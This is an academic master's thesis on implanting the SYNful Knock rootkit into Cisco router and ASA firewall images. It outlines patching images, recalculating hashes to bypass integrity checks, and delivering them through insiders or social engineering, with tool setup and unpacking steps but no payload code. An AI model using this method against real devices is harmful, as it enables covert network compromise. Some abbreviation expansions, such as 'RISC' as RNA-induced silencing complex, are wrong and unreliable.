TALLINN UNIVERSITY OF TECHNOLOGY

School of Information Technology

Department of Software Science

ITC70LT

Seifollah Akbari 156343

AN IMPLEMENTATION OF SYNFUL KNOCK ATTACK IN CISCO ROUTER AND FIREWALL DEVICES

Master thesis

Supervisor: Truls T. Ringkjob

Tallinn 2017

Author’s declaration of originality

I hereby certify that I am the sole author of this thesis. All the used materials, references to the literature and the work of others have been referred to. This thesis has not been presented for examination anywhere else.

Author: Seifollah Akbari

[18.05.17]

Abstract

Today, communication is the most important part of life, and the most of the devices in IT networks rely on layer 3 devices; most of them are running on embedded operating systems to give us network connectivity. However, the latest research has shown that it is possible to compromise layer 3 devices operating systems to have unauthorized access to an entire network. Since this is the case, most of the experts think, implementation of a rootkit inside the layer 3 devices requires government agencies' knowledge, but in this study, the author will prove that it is possible with an individuals' knowledge to implant a rootkit into layer 3 devices.

The objective of this master thesis is to propose technical methods for a SYNful Knock attack implementation on the Cisco routers and firewalls devices. This master thesis focuses on a new method for SYNful Knock attack implementation in the Cisco ASA 5505 firewall. Moreover, this master thesis proposes technical guidance for implementation of a SYNful Knock attack on Cisco routers and firewalls devices to give security researchers a clear picture of an embedded operating systems' security that is running on most of the critical infrastructure networks.

This thesis is written in English and is 71 pages long, including 6 chapters, 49 figures and 4 tables.

Annotatsioon

SYNFUL KNOCK RÜNNAKU RAKENDAMINE CISCO RUUTERITES JA TULEMÜÜRIDES

Tänapäeva ühiskonnas on kommunikatsioon elu tähtis osa. Enamus seadmed infotehnoloogias toetuvad 3 kihilistele seadistustele, millest enamus töötab sisseehitatud operatsiooni süsteemil, mis annavad meile ühenduse võrku. Sellegi poolest on uusimad uuringud tuvastanud, et on võimalik kompormiteerida 3 kihiselise seadme operatsiooni süsteemi, et saavutada volitamata õigused kogu võrku. Sellest tulenevalt on paljud eksperdid kindlad, et avalikkust tuleks teavitada võimalikkusest rootkiti rakendamisest 3-kihlistes seadmetes. Selles töös tõestab autor, et indiviidil on võimalik rootkiti sisendamist 3-kihilisse seadmesse.

Magistritöö eesmärk on pakkuda tehnilisi meetodeid SYNful Knock rünnaku rakendamisel Cisco ruuteritel ja tulemüüridel. Magistritöö fokusseerub uutele meetoditele SYNful Knock rünnaku raknendamisel Cisco ASA 5505 tulemüürile ja pakub tehnilist tuge ja soovitusi küberturve huvilistele, mis puudutavad SYnful knock rünnakut Cisco ruuteritele ja tulemüüridele ning nende opertatsiooni süsteemidele, mis on kõige kriitilisemad osad võrgu infrastruktuurides.

Lõputöö on kirjutatud inglise keeles ning sisaldab teksti 71 lehelküljel, 6 peatükki, 49 jooniseid, 4 tabelit.

Table of abbreviations and terms

Abbreviation	**Term**
IT	Information technology
ASA	Adaptive Security Appliance
IOS	Originally Internetwork Operating System
PowerPC	Performance Optimization With Enhanced RISC – Performance Computing
ARM	Advanced RISC Machines
RISC	RNA-induced silencing complex
OS	Operating system
FTP	File Transfer Protocol
WebVPN	Web-based virtual private network
DoS	Denial of service
SSL	Secure Sockets Layer
VPN	Virtual private network
DOM	Document Object Model
URL	Uniform Resource Locator
IKEv1	Internet Key Exchange version 1
IKEv2	Internet Key Exchange version 2
CIFS	Common Internet File System
ELF	Executable and Linkable Format

MIPS	Million instructions per second-based
CLI	Command-line user interface
DOS	Disk operating system
MBR	Master boot record
RAM	Random-access memory
ARP	Address Resolution Protocol
MITM	Man-in-the-middle
DNS	Domain Name System
SNMP	Simple Network Management Protocol
HTTP	Hypertext Transfer Protocol
TFTP	Trivial File Transfer Protocol
OSPF	Open Shortest Path First
BGP	Border Gateway Protocol
IDS	Intrusion detection systems
IPS	Intrusion prevention systems
NSA	National Security Agency/
ROM	Read-only memory
ROMmon	ROM Monitor mode
gdb	GNU Debugger
RAR	Roshal Archive
IDA Pro	Interactive Disassembler Pro

GUI	Graphical user interface
r2	Radare2
PE	Portable Executable
MZ	Mozart compressed
CC	C compiler
apt	Advanced Package Tool
PPC	PowerPC
QEMU	Quick Emulator
md5	Message digest 5
SFX	self-extracting executable
hte	Hex editor
SPARC	Scalable Processor Architecture
dd	Disk destroyer
rodata	Read-only data
XREF	eXternal REFerence
bne	Branch if Not Equal
opcode	Operation code
beq	Branch if EQual
VTY	Virtual teletype
scp	Secure Copy Protocol
sha512	Secure Hash Algorithm 512

rootfs	root filesystem
js	Jump if sign
jns	Jump if not sign
LAM	Logical Memory Address
CPU	Central processing unit
SVR4	System V Release 4
CRC	Cyclical Redundancy Checking
gzip	GNU ZIP

Table of contents

List of figures

List of tables

1. Introduction

In this section, the motivation for the research is described. Also, the problem statement and research question are defined, along with additional issues that have to be discussed. Moreover, the contribution and methodology of this study will be described. Finally, thesis organization will be described in the text version of the outline.

1.1. Motivation

In today's digital era, layer 3 devices are the main components of the network environment, and all packets are routed by them. However, studies have shown that most system administrators are not keen to audit their layer 3 devices [1]. Since this is the case, layer 3 devices are one of the main targets of attackers, and there are various vulnerabilities on these devices. In this manner, this study provides an overview of layer 3 vulnerabilities in Cisco devices. Cisco was the first player in the layer 3 devices market, and it currently has roughly 60 percent of the market shares [2]. Moreover, the Cisco IOS and ASA Software do not have the possibility to run additional software to audit their security [3], like an antivirus application. Also, this study gives the details of the SYNful Knock attack and introduces a new method for the SYNful Knock attack on Cisco's latest software (router and firewall); by the proposed method, if an attacker compromises the Cisco layer 3 device, s/he can put 60 percent of the running networks at risk. Moreover, this study gives details of vulnerabilities in Cisco layer 3 devices.

1.2. Problem statement

In the implementation of an advanced initial persistent threat, attackers focus on layer 3 devices to compromise them for the sake of deploying their malicious code to the entire network [4]. That can be done either with remote exploitation, local exploitation, or social engineering attack methods. Even states are trying to have a root key for the all layer 3 devices. However, studies have shown that the possibility of advanced persistent threats in the layer 3 devices is high because they are the main backbone of the networks, and all packets are routed by them. There has been a real case of the detection of an advanced persistent threat in the layer 3 devices[5]. Moreover, there are some solutions out there for detecting an advanced persistent threat in the layer 3 devices [6], but they work on a limited number of devices and cases to identify compromised layer 3 devices. Other than this, identifying compromised layer 3 devices is complex because of integrity-bypassing mechanisms in the attack scenarios. That makes all layer 3 devices vulnerable in case of SYNful knock attacks. Currently, most of the vendors use detection systems for compromised versions of layer 3 devices' operating systems, but as mentioned, there is a solution to bypass that detection system. In today's world, various types of layer 3 devices are used in different architectures such as x86, power-PC, or even ARM that could be a case of the complexity of deploying the attack. This thesis aims to implement SYNful Knock attacks on Cisco devices for the sake of proving the existence of the rootkits in the embedded OS.

1.3. Research Question

If the weakest link in the network is one of the network devices, this becomes a critical issue for the IT infrastructures. The author feels that network devices can be extremely vulnerable to advanced persistent threats. There are plenty of papers and studies for rootkits in current operating systems like Windows [7], Linux [8], and Mac [9], but there is a lack of published research about how weak embedded systems are in advanced persistent threats. Current security audit tools are not useful in the detection of rootkits in the embedded operating systems. Besides, there might be a much more advanced persistent threat in the embedded operating systems that we do not have any idea about because embedded operating systems are closed source, and we cannot evaluate their integrity with third-party software. For the research question, the author would raise following questions:

- How secure are network devices regarding embedded rootkits? That is, running an embedded operating system.
- How can we elevate the weakness of the Cisco router and firewall software images from the advanced persistent threat point of view?

1.4. Contribution

Since there is no clear implementation of SYNful Knock attack on Cisco router IOS image in the literature, and there is no available implementation of SYNful Knock attack on Cisco firewall software image in the literature, this study provides a basis for the approach. Moreover, the study provides a new attack method for applying SYNful Knock attack in the Cisco ASA software that is an entirely novel study in this domain, and since today we could not find any kinds of literature about it. Also, a lab environment to test, verify, and analyze the attack based on the SYNful attack to observe the advanced persistent threat of the approach. The outcome of the study is a guidance and discovery of techniques that apply SYNful knock attack in the Cisco router and firewall. The resulting modified router IOS and ASA software can be tested on the Cisco router 2600 and Cisco ASA 550x series.

To sum up, the main problems addressed by this thesis are:

- To prove it is possible to develop a rootkit inside the Cisco router and firewall which can be used as an advanced persistent threat inside the Cisco router and firewall images without government agencies' knowledge.
- To propose a new method for applying a SYNful Knock attack in Cisco ASA image that could be hidden from third-party integrity-checking software.
- To implement a proposed attack method.

1.5. Methodology

Concerning the Cisco router side, the author would like to study the monolithic architecture of the Power-PC platform so as to identify a Cisco IOS image structure. The primary goal is to find weaknesses in the IOS image structure so as to use it for malicious code implantation. Moreover, the Cisco unit has a mechanism for detecting compromised IOS image files. In this case, the author would like to study it so as to find a new method for bypassing Cisco's detection mechanism. Finally, we will implement a method of the SYNful Knock attack in the Cisco IOS image by bypassing the detection method feature on it.

Regarding the Cisco firewall side, the author would like to study the Cisco ASA Linux embedded OS architecture that runs the ASA OS process and would look into the x86 platform so as to identify the Cisco ASA image structure. The primary goal is to find weaknesses in the ASA software image structure so as to use these for malicious code implantation. Moreover, the Cisco ASA has a mechanism for detecting compromised software image files. In this case, the author would like to study it so as to find a new method for bypassing Cisco's detection mechanism. Finally, we will implement a method of the SYNful Knock Attack in the Cisco ASA image by bypassing detection methods featured on it.

1.6. Thesis Organization

In content of this section, the thesis organization will be described. This thesis will contain mainly six sections:

- Introduction
- Related work
- Technical background
- Implementation of SYNful Knock Attack in Cisco Router IOS Image
- Implementation of SYNful Knock Attack in Cisco ASA Firewall
- Conclusions and Future Work

1.6.1. Introduction

The Introduction part contains the motivation, problem statement, and research questions. Moreover, the study contribution is provided, and the research methodology is described. Additionally, it includes the thesis organization section.

1.6.2. Related work

The related work section discusses the literature review on the Cisco router IOS and ASA software vulnerabilities that have already been done.

1.6.3. Technical background

The technical background section discusses the Cisco IOS and ASA image architecture details, a general overview of the Cisco router and firewall attacks, and explains the SYNful Knock attack in a detailed way. In addition to this, this section describes how to prepare a testing environment for the SYNful Knock attack.

1.6.4. Implementation of SYNful Knock Attack in Cisco Router IOS Image

In the implementation of SYNful Knock attack in the Cisco Router IOS Image section, a solution is proposed for the given problem in the problem statement. Moreover, the solution is implemented in the router hardware environment.

1.6.5. Implementation of SYNful Knock Attack in Cisco ASA Firewall

In the implementation of SYNful Knock Attack in the Cisco ASA firewall section, a new solution has been proposed for the given problem in the problem statement. Moreover, the solution has been implemented in the Cisco firewall hardware.

1.6.6. Conclusions and Future Work

In the last section, the conclusion and future work segment summarizes the entirety of this thesis and declares the study results. Moreover, it includes possible future work that can possibly build upon this study.

2. Related work

In the content of this chapter, current research on this topic will be reviewed and measured. The chapter consists of two parts. The first part describes, in detail, the SYNful knock attack prior to the work on the Cisco router devices. The second part describes similar, related work on the Cisco firewall devices since there is no previous work out there covering the SYNful knock attacks on the Cisco firewall devices.

2.1. Cisco router

The FireEye Company [10] issued an alert in Sept. 2015 on the SYNful knock attack that targeted the Cisco IOS. On the other hand, we can say that the SYNful knock is a new attack method, so we may not find much related work on this issue [11]. Felix "FX" Linder analyzes several explanations of and techniques for handling vulnerabilities, but there is no proper documentation about them [12]. Lynn provided a brief overview of IOS shellcode and exploitation, and he worked on file-injection attacks in Cisco IOS [13]. Besides Lynn, Uppal [14] worked on IOS bind Shellcode attacks. Davis published Cisco IOS FTP server remote exploitation [15]. In another piece [16], Muniz addressed the rootkit implementation in Cisco IOS. The biggest problem in related works is that most of them talk about a possible way to apply exploitation in Cisco devices, but there is no source code, documentation, or white paper about their work. In this situation, we can say that we cannot prove their studies. However, we assume that they have done their work, and for business reasons, they will not publish the technical aspects of their study. For example [3], they propose a two-phase attack strategy to kill the Cisco diversity problem that we mentioned, but there is no clear documentation about their claim.

2.2. Cisco firewall

Unfortunately, there was no reported SYNful Knock attack on the Cisco ASA's firewall until today, but there are some published vulnerabilities regarding Cisco ASA's firewall (Table 1).

Table 1 List of published vulnerabilities on the Cisco ASA firewall

Year	**Description**	**Author**	**Attack method**
2009[17]	WebVPN Cross Site Scripting Vulnerability	Bugs NotHugs	Cross-Site Scripting
2009[18]	Denial of service	Daniel Clemens	DoS
2009[19]	Clientless SSL VPN DOM Cross-Site Scripting	Trustwave's SpiderLabs	Cross-Site Scripting
2009[20]	VPN SSL module Clientless URL-list control bypass	David Eduardo Acosta Rodriguez	remote exploits
2003[21]	Ethernet Information Leak	Prdelka	DoS
2016[22]	IKEv1 and IKEv2	Exodus Intelligence	Buffer Overflow
2016[23]	Authentication Bypass	Equation Group	Authentication Bypass
2016[24]	Privilege Escalation	Shadow Brokers	Privilege Escalation
2016[25]	Authentication Bypass	Sean Dillon	Authentication Bypass
2017[26]	WebVPN CIFS Handling Buffer Overflow	Google Security Research	DoS

There is a study on the Cisco ASA software security [27] which was published at a Ruxcon computer security conference [27] in 2014; it focuses on Cisco ASA's Linux OS manipulating, and it has a lack of manipulating Cisco ASA's software firewalling module concerning editing a binary file. In this study, the author will be covered binary file manipulating study part that is missing in the Cisco ASA prior research works.

3. Technical Background

This section gives the Cisco router and firewall architecture details, a general overview of Cisco router and firewall attacks, and explains a SYNful Knock attack in a detailed way. Additionally, this section states how to prepare a testing environment for a SYNful Knock attack.

3.1. Cisco IOS Architecture

The Cisco IOS image uses a monolithic architecture, which means it uses one big ELF [28] file. Everything is packed and integrated inside the ELF file, and it does not have any dependency on an external library or module, like a Linux/Windows operating system does [14].

Cisco layer 3 devices that are running IOS represent a vital part of the world's communication infrastructure[29]. Moreover, they are running in the most critical networks and critical infrastructures like the energy sector, nuclear reactors, the water and wastewater systems sector, the military sector, and the government facilities sector. In this situation, we can raise the following questions: Are Cisco layer 3 devices secure regarding embedded rootkits? How can we identify that current systems have not been compromised? In addition, from the attacker's point of view, if we find the zero-day attack on them, we could compromise most of the critical networks and infrastructures in the world. For this matter, the problem is that Cisco's IOS diversity doesn't mean that Cisco Company has a diversity mechanism to protect from zero-day attacks. It says that this protection method was developed by luck [3].

As Felix Linder and others have brought up [30], there are more than 300,000 one-of-a-kind releases of Cisco IOS. Diversity in hardware architecture, hardware technology, IOS features, license agreements, and some other basic/fundamental operating system functionality all lead to building high diversity in IOS operating systems [3].

As we mentioned, the Cisco IOS image has a monolithic architecture that has some drawbacks. First of all, based on a single image, all processes have access to others' virtual memory. Moreover, there is no protection between virtual memory for processes. In the worst-case scenario, an attacker could use a simple exploit to compromise all processes that are running on the IOS with no memory protection. Finally, there is an issue with the

Cisco IOS scheduler. Specifically, it means that a current process that is scheduled to run may decide to give access to other processes that could run [16].

Usually, Cisco IOS images are 32 bits with the ELF file format. These have been developed to run on MIPS-based or PowerPC-based hardware [16]. In the Cisco IOS image, the ELF file format has changed so as to hide information in case of illegal access; for example, in the ELF header part, you cannot find meaningful flags such as a hardware flag that could help you determine the current image hardware architecture (MIPS or PowerPC). We can say that this could be Cisco's method of protection for preventing the Cisco IOS image from being dissembled.

3.2. Cisco ASA Software Architecture

The Cisco ASA hardware is a black box appliance, which means it does not have any standard input/output; we can just have access to the serial port to the software CLI interface that is a limited command line. Moreover, the hardware architecture is Intel, which means in the case of proper BIOS and standard input/output we could install standard OS in it[31] [32].

The Cisco ASA image uses embedded OS architecture, which means it uses DOS/MBR boot sector; once firewall starts, the image extracts Linux file system in the RAM. Everything is packed and integrated inside the image file, and it does not have standard image format like embedded Linux image format. As mentioned, the Cisco ASA software runs on a Linux-embedded system, which has some drawbacks. First of all, based on Linux host, we could study Linux OS vulnerabilities to apply in ASA software. Moreover, there is no versioning for hardware, which means we can upload ASA software in all ASA hardware without limitation, which we have on the Cisco router. The Cisco ASA software images are 32 bits with the image file format. These have been developed to run on Intel hardware. In the Cisco ASA software image, the image file format has changed so as to hide information in case of illegal access; it might be Cisco's method of preventing illegal access to the Cisco ASA software image[27].

3.3. Overview of Cisco IOS Attack Methods

There is a wide variety of attack methods that put the Cisco IOS security at risk. Some of them are related to the Cisco IOS functionality, and some of them are related to human mistakes or third-party devices. In this paper, we will discuss the security risks in which the Cisco IOS is involved. First of all, we can point out the design failure in embedded OS attacks like buffer overflows and cross site scripting. In addition, Cisco has a limited-resources issue that could be shown in the memory-corruption technique to attack it; memory corruption is the most common bug in the Cisco IOS [12]. Finally, based on the Felix study, we can categorize the Cisco IOS attacks into three categories: protocol-based attacks, functionality attacks, and binary exploitations [33], which are discussed in the following.

3.3.1. Protocol-based attacks

Protocol-based attacks are a well-known attack method. It requires that the attackers participate in the network, and they need to talk to the protocol that the router uses. This means the attacker should have a layer 2 access to the network. There are some popular attacks in this category such as ARP poisoning (also known as the Man-in-the-Middle) and DNS poisoning (also known as DNS spoofing).

3.3.2. Functionality attacks

In most cases, functionality attacks are related to the human factor. For example, people use still weak passwords on the Cisco IOS. Below, you can find the most popular functionality attacks:

- Weak passwords
- Weak SNMP communities
- Telnet access

3.3.3. Binary exploitation

Binary exploitation on Cisco has not been seen on published exploits, but that does not mean that there has not been a case of binary exploitation on Cisco. It means attackers do not like to publish it. We can put this kind of attack into two subcategories:

- Service vulnerabilities(HTTP, FTP, and TFTP)

- Protocol vulnerabilities(OSPF and BGP)

3.3.4. Binary Modification (SYNful Knock Attack)

There is a common misunderstanding about exploitation. Most of the time, when we are talking about exploitation, people think it is a remote exploit. However, remote exploitation is a way to deliver an exploit code to target a device remotely. On the other hand, we could deliver an exploit code to target locally.

In this section, we will discuss binary modification, which is one of the binary exploitation types. First of all, with the binary modification method, we can modify a binary file that is running on a device, and then, we can replace it with the original binary file. Moreover, we can implant malicious code in the binary file to open a remote access to the infected device in which the binary file is running, for example. In addition to that, in the embedded systems like routers, there is no file integrity checking system. Then, we can upload our modified binary file with malicious code in the layer 3 device. Finally, without leaving any footprints in security devices like a firewall, antivirus, or IDS/IPS, we can deliver malicious code into a binary file such as the Cisco IOS image.

In this paper, we will talk about a binary modification of the Cisco IOS image that is called SYNful Knock attack. First of all, let's have a look at some of the cyber security experts' ideas about the SYNful Knock attack:

“Cybersecurity experts including DeWalt claim that only a select group of nations with cyber intelligence capabilities are capable of sophisticated attacks on network equipment such as routers. The countries include China, Israel, Britain, Russia and the United States.”[34]

“As I wrote then, this is very much the sort of attack you‘d expect from a government eavesdropping agency. We know, for example, that the NSA likes to attack routers. If I had to guess, I would guess that this is an NSA exploit.”[11]

“But the nature and flexibility of the tool says pretty clearly it‘s not garage-based hackers messing around with personal details and such. That‘s not to say such people couldn‘t do it, it‘s just that they wouldn‘t likely do it this way. This sounds like a nation state, and the two biggest suspects would be the NSA and the Chinese, depending on the flavor of your own personal paranoia.”[35]

“In fact, it is suspected that a nation state could be behind the attack, given the sophistication required to reverse engineer the ROMmon image and the effort of installing it without a zero-day.”[36]

SYNful Knock attacks are a new attack method that has put all security devices at risk of the bottleneck. Nowadays, most countries spend a significant part of their IT budgets on securing the IT infrastructure [37], but SYNful Knock attacks could squash all budgets for investing in network security. As a matter of fact, a SYNful Knock attack can discard all safety criteria because everything goes through the network devices. Also, this attack aims to compromise layer 3 network devices or even security appliances. Moreover, this is why it could be a hot security topic in cyber security domains in regard to studying it so as to clarify the side effects of a SYNful Knock attack at the national level. In this paper, we will talk about an offensive aspect of SYNful Knock attacks such that attackers seek to get more recognition for the devastating consequences of their actions. Let us imagine that an attacker deploys a SYNful Knock attack in a nation's core router. As a result, the attacker could get all the digital data from that country. For example, Estonia[38], which relies on digitalization, could be targeted. It would be vulnerable to this kind of attack.

3.4. Overview of Cisco ASA Software Attack Methods

As well as the Cisco router, we can apply following attacks methods to the Cisco ASA device, which we mentioned in a detailed way.

- Protocol-based attacks
- Functionality attacks
- Binary exploitation
- Binary Modification (SYNful Knock Attack)

Until today, we have not found a binary modification (SYNful Knock attack) case on the Cisco ASA device, and in this study, we are focusing on this attack method to deploy on the Cisco ASA firewall.

3.5. Attack Model

In this section, we are going to describe SYNful Knock attack scenarios and their results. First of all, in the (Table 2) we illustrated SYNful knock attack vulnerability risk analyze.

Table 2 SYNful knock attack vulnerability risk analyze

	SYNful Knock Attack
Business Asset	All network traffic data of parties
Information System Asset	Firewall, Router
Security criterion	CIA triad (Confidentiality, integrity, and availability) of network traffic data.
Risk	Highly skilled hacker/team, national intelligence service can deliver infected OS to the target system via social engineering methods, send desired network data to C&C later to use data mining techniques to extract valuable information by taking advantage of the lack of integrity checksum control of Cisco OS. This kills CIA triad of network traffic data
Impact	Network data is not available, or its integrity and confidentiality are not liable.
Event	Highly skilled hacker/team, national intelligence service can deliver infected OS to the target system via social engineering methods, send desired network data to C&C later to use data mining techniques to extract valuable information by taking advantage of the lack of integrity checksum control of Cisco OS.
Vulnerability	Lack of integrity checksum control of Cisco OS

Thread	Highly skilled hacker/team, national intelligence service can deliver infected OS to the target system via social engineering methods, send desired network data to C&C later to use data mining techniques to extract valuable information.
Thread Agent	Highly skilled hacker/team, national intelligence service, etc.
Attack Method	• Deliver infected OS to the target system via social engineering methods. • Send desired network data to C&C. • Use data mining techniques to extract valuable information.
Security Requirements	Implementation of integrity checksum control of Cisco OS.

As we mentioned before, a SYNful Knock attack is a kind of binary modification method that requires broad practical knowledge in open source, reverse engineering, PowerPC/x86 Assembly language, Cisco Networking, and Shellcoding to deploy the attack. In addition to it, working with these topics sometimes is confusing for individuals, and it requires a lot of time to overcome an issue that is integrated with some of that knowledge. In attack scenarios, we will follow some steps that are mentioned below:

3.6. Preparing testing environment

We need a testing environment to check our work. In a short time, we could do it in a real router device, but it requires roughly an hour to upload a modified image in a Cisco router to see the result. For a testing environment, we need tools that are described below:

- Dynamips-gdb-mod[39]: It gives a possibility to run the Cisco IOS in a virtual environment, but as well as Dynamips, we need a debugging mode, so we should use the dynamips-gdb-mod version of it.

- PowerPC version of Linux[40]: we need this to check the PowerPC assembly language code that we are going to implant in the Cisco IOS image.

- Disassembler: We would prefer to use an open-source version of the disassembler called Radare2[41]. Moreover, the main purpose of using the disassembler is to follow up on the assembly code for putting a malicious code in the IOS image.

3.6.1. Extraction of router/firewall operating system

In this section, we need to check the existing Cisco IOS hash checksums because, after changing the image, we can calculate new hashes to change the originals. Basically, in Cisco router hardware, there is a hash-checking system that does not allow us to load modified Cisco IOS images with incorrect hashes; on the other hand, we can load it into Dynamips because that is the virtual environment and does not have hash-checking mechanisms. In addition to that, we should unzip Cisco IOS images with an application such as WinRAR[42]. Finally, we should change the ELF header flag to PowerPC to run it in Dynamips.

3.6.2. Analyzing the decompressed Image using the disassembler

We might use a decent disassembler to analyze the IOS image assembly code so as to find a function to manipulate it. We use Radare2 for this matter. Moreover, we need to find read-only data in the image file so as to change it with our malicious code[3].

3.6.3. Pack everything and deliver to victim devices

As we mentioned before, to pack a modified IOS image, you should calculate new hashes, and if everything is correct, you may upload the modified image to the real router and get the result; otherwise, you may get an error message in Cisco's ROMMON mode that means you could not calculate the valid hashes.

You may act as an insider[43] or use social engineering[44] methods to deliver a modified IOS image to the victim. As we mentioned earlier, we are working on local binary exploitation; that means my study is about deploying a rootkit on the Cisco IOS image so as to challenge its security with a SYNful Knock attack.

4. Implementation of SYNful Knock Attack in Cisco Router IOS Image

In the content of this chapter, the implementation of the Cisco router's IOS image's compromisation will be described. This block will contain information about technical methods and tools that have been used to apply this attack. The content of the chapter is divided into the six following parts:

- The first part describes all the tools and environments that are needed. The second part describes the professional techniques of the unpacking process for the binary image.
- In the third part, the Cisco IOS image analyzing process will be covered, which could come up to have a clear picture of the IOS's code structure.
- The fourth section describes the modification process of the Cisco IOS image, which is a necessary part of image modification.
- In the next section, we will be faced with the whole repacking process, which is important to create an IOS image for running on the Cisco router hardware.
- Finally, we will go through the bypassing of the Cisco IOS integrity checking system mechanisms, which can help us to run an IOS image on the router without any issue.

In this chapter, we use Grid32 Security team whitepaper [45] to apply the same attack on the different IOS version, and also we improve their whitepaper to have straightforward guidance for implementation of SYNful knock attack on the Cisco IOS image.

4.1. Prepare the test environment

In content of this section, the author will concentrate on describing and the installation of using tools. There are some categories of tools for implementation a part like Linux, digital forensics, virtualization, and debugging. We need a testing environment to check our work. In a short time, we could do it in a real router device, but it requires roughly an hour to upload a modified image in a Cisco Router and to see the result. For a testing environment, we need tools that are described below:

4.1.1. The Disassemblers

In this study, the author uses two different disassemblers: Radare2 [41] and IDA Pro . The Radare2 would be preferred to use because it is an open-source version of the disassembler, and the IDA Pro also has a community version beside it has quite handy GUI. Moreover, the main purpose of using the disassembler is to follow up on the assembly code for putting malicious code in the IOS image. Radare2 (r2) is a framework for reverse-engineering and analyzing. It has a set of tools that can be used collectively or separately. In this study, we will use it as a disassembler and debugger to patch programs and convert numbering systems. In the below, all Radare2 tools are described:

- **r2:** Hexadecimal editor, disassembler and debugger.
- **radiff2:** Binary diffing utility
- **rabin2:** We will use it to get information about ELF/PE/MZ and CLASS files.
- **rarun2**: Running programs with a different environment.
- **rafind2:** Hexadecimal editor.
- **rahash2:** Hashing utility.
- **rax2:** Converter numbering systems.
- **ragg2-cc:** Shellcode compiler in CC.
- **ragg2:** Compiler for x86-32/64 and ARM environment
- **rasm2:** Assemble and disassemble files or hex pair strings.
- **r2agent:** Limited web interface for radare2.

For installation of radare2, there are two options: install from source code and pre-compile version. In the following, the pre-compile version in Ubuntu 16.04 is introduced [46].

Table 3 radare2 installation in Ubuntu 16.04

```
apt-get install radare2 libradare2-0.9.6:amd64 libradare2-0.9.6-dbg:amd64
libradare2-common libradare2-dev radare2-plugins
```

For installation of IDA Pro, it pretty straightforward, like the Windows software installation process, and it is not a big deal [47].

4.1.2. Dynamips-GDB-Mod

Dybamips-gdb-mod gives a possibility to run the Cisco IOS in a virtual environment; however, as well as needing Dynamips, we need a debugging mode, so we should use the dynamips-gdb-mod version of it. For installation, we could use standard source code from github (https://github.com/Groundworkstech/dynamips-gdb-mod) and compile it.

4.1.3. Binutils / Essentials

The GNU Binary Utilities are a couple of programming tools for creating libraries, object files, and assembly codes. In this study, we need these tools for implementation and testing purposes. For example, the "objdump" command gives a possibility to copy a specific part of a binary file with a wide variety of options. As far as the author's working on PowerPC and multiarch architectures, it requires installing the PPC, multiarch, and GNU versions of Binutils. The build-essential package contains a set of tools for building a Linux package.

4.1.4. QEMU

Since we are going to work on PPC architecture, it requires installing the PPC version of Linux because of the purposes involved. For this matter, the author would install QEMU to emulate and virtualize the PPC version of Linux on it.

4.2. Unpacking process

In the content of this part, the author will demonstrate profoundly concerning the technical side of modifying a Cisco IOS image. The following topic will be covered in this section:


- Unpacking process: We are going to explain the IOS binary file structure and demonstrate unpacking techniques, how to modify ELF headers, how to find magic numbers, and how to find md5 checksums.

First of all, we need to download the Cisco IOS image from the Cisco download center. To do this, we should purchase the IOS from Cisco. The author uses the Linux "unzip" command to extract the IOS image (Figure 1). Supposedly, there are a couple of things in the output of the command. These items are described below:

- Archive: Orginal file name is mentioned.

- warning [c2600-i-mz.123-9.bin]: This section included valuable data information of checksums for the compressed and uncompressed images, which is needed for future steps. This "16772 extra bytes" part says that there are 16,772 bytes of the additional header that consists of checksums. Later, we will use them for a few reasons [45].

- inflating: Extracted file name is mentioned.



```
root@safe-ThinkPad-T450s: /SYNful 191x62
root@safe-ThinkPad-T450s:/SYNful# unzip c2600-i-mz.123-9.bin
Archive:  c2600-i-mz.123-9.bin
warning [c2600-i-mz.123-9.bin]:  16772 extra bytes at beginning or within zipfile
  (attempting to process anyway)
  inflating: C2600-I-.BIN
root@safe-ThinkPad-T450s:/SYNful# 
```

Figure 1 unzip command output

In this section, the author will explain IOS binary file structure. This explanation may help us to understand some exclusive terminology in this area. IOS binary files have eight parts that are mentioned in the section below:

- Elf header: The ELF header consists of information about the binary file, such as machine type and program headers, that are important in the modification process.

- SFX: The SFX is code in the Cisco IOS boot procedure that copies memory and unpacks the image. In this section, the checksum of the IOS image is stored.


- Magic number(0xfeedface): The magic number shows the identify, a file format that, for the Cisco IOS image file, is 0xfeedface.

- PKzip data: It identifies PKZipped header data.
- Uncompressed image size:
- Compressed image size:
- Compressed image checksum:
- Uncompressed image checksum:

There are a couple of concepts necessary to know about them.

First, it is a ZIP file that it has some headers on it; all ZIP programs can find those headers since they can extract ZIP files. Secondly, it is an ELF header that consists of data about characteristics of the binary file, like its platform. Moreover, the SFX data included size variable and ZIP data. Finally, once we use the unzip command, we can unzip a version of the IOS image that requires changing some header data to run it on the Dynamips and disassembler. For this matter, it requires editing ELF headers; the author would use the "HTE" application, which is a professional file viewer, editor, and analyzer.

